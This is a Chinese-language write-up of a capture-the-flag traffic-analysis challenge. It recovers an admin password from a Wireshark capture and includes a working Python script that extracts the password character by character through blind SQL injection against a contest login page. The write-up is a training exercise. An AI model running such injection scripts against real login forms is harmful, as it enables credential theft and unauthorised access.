渗透流量分析 memory

为什么需要写writeup……

直接提交不行吗……

Step 1

CNSS{S0L1NJ3CTION}

首先是第一题……很简单首先在WireShark筛选器筛出http.requst，可以发现很多Destination为45.78.50.9的POST，简单分析即可看出来，这是对admin账户的password进行逐位枚举查询。关注每一个对45.78.50.9的GET请求，因为每次搜到password的一位都会break掉，于是每个GET前的那个对于45.78.50.9的POST里password的注入值都是每一位的密码。

至于这flag，可以，这很geek。我看了半天才看出来是SQL INJECTION

Step 2

CNSS{PRACTIC3_MAKE_PERFECT}

对于题目的理解出了一点偏差，我一开始以为密码还是上面的那个flag：**CNSS{S0L1NJ3CTION}**，于是用各种方式POST了个遍。当然，同时也开着python跑枚举代码注入（尽管神tm就是跑不出结果，后来发现是寝室网络问题）。后来可以后发现password的前几位值（从P开始就不一样了……）和上面的不一样……于是大概就懂了。


中途又因为网络问题而break无数次，搞得代码修改过很多次。

代码如下

Python

```python
#!/usr/local/bin/python3
import urllib.request
form = {
    'username': "admin",
    'password': '',
}
url = 'http://45.78.50.9/practice2/confirm.php'
ans = ''

for i in range(1, 30):
    for j in range(0x20, 0x80):
        form['password'] = "'OR/**/(SUBSTRING(password,%d,1)='%c')#" %(i, j)
        post = urllib.parse.urlencode(form).encode()
        print(i, chr(j), end=' ')
        if urllib.request.urlopen(url, post).read() != b'failed':
            print(True)
            ans += chr(j)
            break
        else:
            print(False)
print(ans)
```



这是重新跑了一遍跑出来的结果。